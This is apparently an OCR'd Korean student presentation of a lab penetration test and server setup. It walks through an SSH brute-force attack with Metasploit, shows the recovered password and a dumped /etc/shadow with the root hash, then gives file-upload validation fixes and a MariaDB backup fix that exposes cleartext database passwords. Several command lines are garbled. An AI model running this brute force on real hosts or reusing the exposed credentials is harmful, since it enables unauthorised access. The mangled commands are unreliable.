wheel:x:10:brphpadmin
cdrom:x:11:
mail:x:12:
man:x:15:
dialout:x:18:
floppy:x:19:
games:x:20:
tape:x:33:
```

```
(root㉿kali)-[~] 0x44
└# nmap -sV -p 22 192.168.12.1 > set THREADS 10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-01 15:14 KST
Nmap scan report for 192.168.12.1
Host is up (0.00053s latency).
192.168.12.1:32768: starting brute-force
PORT      STATE     SERVICE VERSION
22/tcp    filtered ssh
MAC Address: 00:50:56:3A:A5:0D (VMware) → 192.168.12.1:22) at 2025-12-01 15:13:28 +0900
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.42 seconds
```

# 모의해킹(파일 업로드)

## 점검 결과

- ① 확인을 위해 user.txt와 password.txt 파일 작성
- ② metasploit를 이용해 공격을 하기위해 auxiliary/scanner/ssh/ssh\_login 모듈 적용
- ③ 각 내용들을 설정한 후 실행한 결과 sudo 명령어 사용이 가능한 계정의 패스워드 확인 완료

```
File Actions Edit View Help
root try(scanner/ssh/ssh_login) >
admin 0
test try(scanner/ssh/ssh_login) >
mysql
ubuntu onValidateError One or more
sunary(scanner/ssh/ssh_login) >
~ auxiliary(scanner/ssh/ssh_login) >
~ auxiliary(scanner/ssh/ssh_login) >
~ msf6 exploit(
```

```
File Actions Edit View Help
1234
admin
password
qwer1234
P@ssw0rd onValidateError One or mo
1
Qwer1234! ~ auxiliary(
```


```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.12.1
rhost => 192.168.12.1
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/user.txt
USER_FILE => /root/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/password.txt
PASS_FILE => /root/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 10
THREADS => 10
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.12.1:22 - Starting brute force
[*] 192.168.12.1:22 - Success: [brphadmin:Wlsqh1983!] 'uid=1002(brphadmin) gid=1002(brphadmin) groups=1002(brphadmin),10(wheel) Linux localhost.localdom
ain 4.18.0-553.el8_10.x86_64 #1 SMP Fri May 26 13:05:10 UTC 2024 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.12.2:46589 -> 192.168.12.1:22) at 2025-12-01 17:43:27 +0900
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

# 모의해킹(파일 업로드)


## 점검 결과

- ① 도출된 계정으로 SSH를 통해 로그인 시도 결과  
로그인 성공
- ② sudo를 사용해 /etc/shadow파일을 정상적으로 확인할  
수 있는것을 확인




```
[root@kali)-[~]
# ssh -l brphpadmin 192.168.12.1
brphpadmin@192.168.12.1's password:
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Mon Dec  1 17:31:59 2025 from 192.168.12.2
[brphpadmin@localhost ~]$
```

```
[brphpadmin@localhost ~]$ sudo vi /etc/shadow
[sudo] password for brphadmin:
```




```
brphadmin@localhost:-
File Actions Edit View Help
[brphadmin@localhost:-
root:$6$bhWJyS7sq49h5zdH$7Yb/9HuvMeDg/4CfVkn0bTC5cr65dKw0jiwgQFHnMwdzAy6PCu3BX5CYzCGsmZP2NPdyerKass7dLKe4lJTcM1:20
336:0:99999:7:::
bin:*:19767:0:99999:7:::
daemon:*:19767:0:99999:7:::
adm:*:19767:0:99999:7:::
lp:*:19767:0:99999:7:::
sync:*:19767:0:99999:7:::
shutdown:*:19767:0:99999:7:::
halt:*:19767:0:99999:7:::
mail:*:19767:0:99999:7:::
operator:*:19767:0:99999:7:::
games:*:19767:0:99999:7:::
ftp:*:19767:0:99999:7:::
nobody:*:19767:0:99999:7:::
dbus:!!:20336:::::
systemd-coredump:!!:20336:::::
systemd-resolve:!!:20336:::::
tss:!!:20336:::::
polkitd:!!:20336:::::
geoclue:!!:20336:::::
unbound:!!:20336:::::
rtkit:!!:20336:::::
pipewire:!!:20336:::::
pulse:!!:20336:::::
dnsmasq:!!:20336:::::
qemu:!!:20336:::::
"/etc/shadow" [readonly] 49L, 1419C
```

# 모의해킹(파일 업로드)

## 조치 사항

- ① 파일 업로드 시 확장자 검증 기능을 추가
- ② 업로드할 파일을 선택할 경우 이미지파일만 표시



# 모의해킹(파일 업로드)

## 조치 사항

- ① 클라이언트단에서 javascript를 사용해 사용자에게 특정 파일만 보여줄 수 있도록 설정
- ② 서버단에서 파일의 이름에서 확장자명을 소문자로 추출해 허용된 확장자와 동일한지 확인
- ③ 서버단에서 추가적으로 MIME 타입 정보를 추출하여 magic number를 식별해 검증

```
<div class="img-container">
  <div class="img-box">
    
    <div>
      <label for="uploadImg">사진 등록 +
        <input type="file" id="uploadImg" name="uploadFile"
               accept=".jpg,.jpeg,.png,.gif"> <!-- 추가 -->
      </label>
    </div>
  </div>
</div>

$allowedExt = ["jpg", "jpeg", "png", "gif"];
$fileTmp = $_FILES['uploadFile']['tmp_name'];
$originalName = $_FILES['uploadFile']['name'];
$ext = strtolower(pathinfo($originalName, PATHINFO_EXTENSION));

// 확장자 검증
if (!in_array($ext, $allowedExt)) {
  echo "<script>alert('허용되지 않은 파일 형식입니다.');" . history.back() . "</script>";
  exit;
}

// MIME 검증
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $fileTmp);
finfo_close($finfo);

if (!in_array($mime, ["image/jpeg", "image/png", "image/gif"])) {
  echo "<script>alert('이미지 파일만 업로드 가능합니다.');" . history.back() . "</script>";
  exit;
}
```

# 트러블 슈팅

# 트러블 슈팅

문제 상황 파악

## DB 백업 설정

- ① 서비스 중단 없이 DB의 주기적인 백업을 설정
- ② mysqlhotcopy 명령어를 사용해 핫 백업을 진행
- ③ 운영체제는 mysqlhotcopy라는 명령어를 찾지 못함

```
[root@BranchOfficeDB backup]# mysqlhotcopy [bullepen_db] /backup \
> --user=root \
> --password='Rhksf1wk887!'
-bash: mysqlhotcopy: command not found
```

# 트러블 슈팅

## 문제 상황 분석

### DB 백업 설정

- ① MariaDB 10.1버전 부터 mysqlhotcopy의 사용 중단
- ② MariaDB 10.1버전 이후부터 mariabackup을 사용해 핫백업을 진행
- ③ 백업 파일이 저장될 경로를 지정하고 백업을 수행할 계정과 비밀번호를 입력

### WL#7854: mysqlhotcopy 기능 사용 중단 및 제거

영향 대상: 서버 5.7 — 상태: 완료

#### 설명

mysqlhotcopy perl 스크립트는 5.5 버전 이후로 그다지 효율적이지 않고 일관성도 없습니다.  
예를 들어, 잠금 방식에 감지되지 않은 오류가 있어  
뷰가 있는 경우 테이블이 잠금 해제된 상태로 유지됩니다. 이는 이 스크립트의 여러 문제 중 하나일 뿐입니다.  
  
myisam 및 아카이브 테이블에서만 작동하고,  
파일 시스템을 사용하며 일관성을 유지하기 위해 미상한 기법을 사용하고  
mysqldump 등과 같은 훨씬 더 다른 프로그램이 있다는 점을 고려할 때, 5.6에서는 이 스크립트를 더 이상 사용하지 않고  
5.7에서는 삭제하려고 합니다.

```
[root@BranchOfficeDB backup]# mariabackup --backup \
> --target-dir=/backup/test \
> --user=root --password='Rhksf1wk88?!' \
> --datadir=/var/lib/mysql
```

# 트러블 슈팅

## 문제 상황 해결

### DB 백업 설정

- ① 백업이 성공적으로 진행되었음을 확인
- ② 파일 저장 위치를 확인 시 관련 파일들이 저장되어 있는것을 확인

```
[00] 2025-12-09 18:44:52 Executing BACKUP STAGE END
[00] 2025-12-09 18:44:52 All tables unlocked
[00] 2025-12-09 18:44:52 Backup created in directory '/backup/test/'
[00] 2025-12-09 18:44:52 Writing backup-my.cnf
[00] 2025-12-09 18:44:52     ...done
[00] 2025-12-09 18:44:52 Writing xtrabackup_info
[00] 2025-12-09 18:44:52     ...done
[00] 2025-12-09 18:44:52 Redo log (from LSN 112444 to 112456) was copied.
[00] 2025-12-09 18:44:52 completed OK!
[root@BranchOfficeDB backup]# ls -al /backup/test
total 12752
drwx----- . ? root root    4096 Dec  9 18:44 .
drwxr-xr-x . 3 root root    4096 Dec  9 18:44 ..
-rw-r---- . 1 root root   417792 Dec  9 18:44 aria_log.00000001
-rw-r---- . 1 root root      52 Dec  9 18:44 aria_log_control
-rw-r---- . 1 root root     285 Dec  9 18:44 backup-my.cnf
drwx----- . 2 root root    4096 Dec  9 18:44 bulletpen_db
-rw-r---- . 1 root root  12582912 Dec  9 18:44 ibdata1
-rw-r---- . 1 root root    2560 Dec  9 18:44 ib_logfile0
drwx----- . 2 root root    4096 Dec  9 18:44 mysql
drwx----- . 2 root root    4096 Dec  9 18:44 performance_schema
drwx----- . 2 root root   12288 Dec  9 18:44 sys
drwx----- . 2 root root    4096 Dec  9 18:44 test
-rw-r---- . 1 root root      99 Dec  9 18:44 xtrabackup_checkpoints
-rw-r---- . 1 root root     469 Dec  9 18:44 xtrabackup_info
[root@BranchOfficeDB backup]# _
```

# 느낀점


## 김용문

리눅스 서버를 구축하며 각 서비스를 사용하기 위해 서비스 파일들과 옵션들의 설정방법을 알 수 있었으며 이를 토대로 서비스들이 작동하는 방식을 알 수 있었습니다.

모의해킹을 수행하여 취약점을 분석하고 보완하는 경험을 통해 보안 설정의 중요성과 상황에 따른 적절한 대응 방식의 필요성을 실감했습니다.

## 4. 마무리

- Q & A



# Q & A



TEAM  
CLOSER

귀한 시간 내주셔서 감사합니다.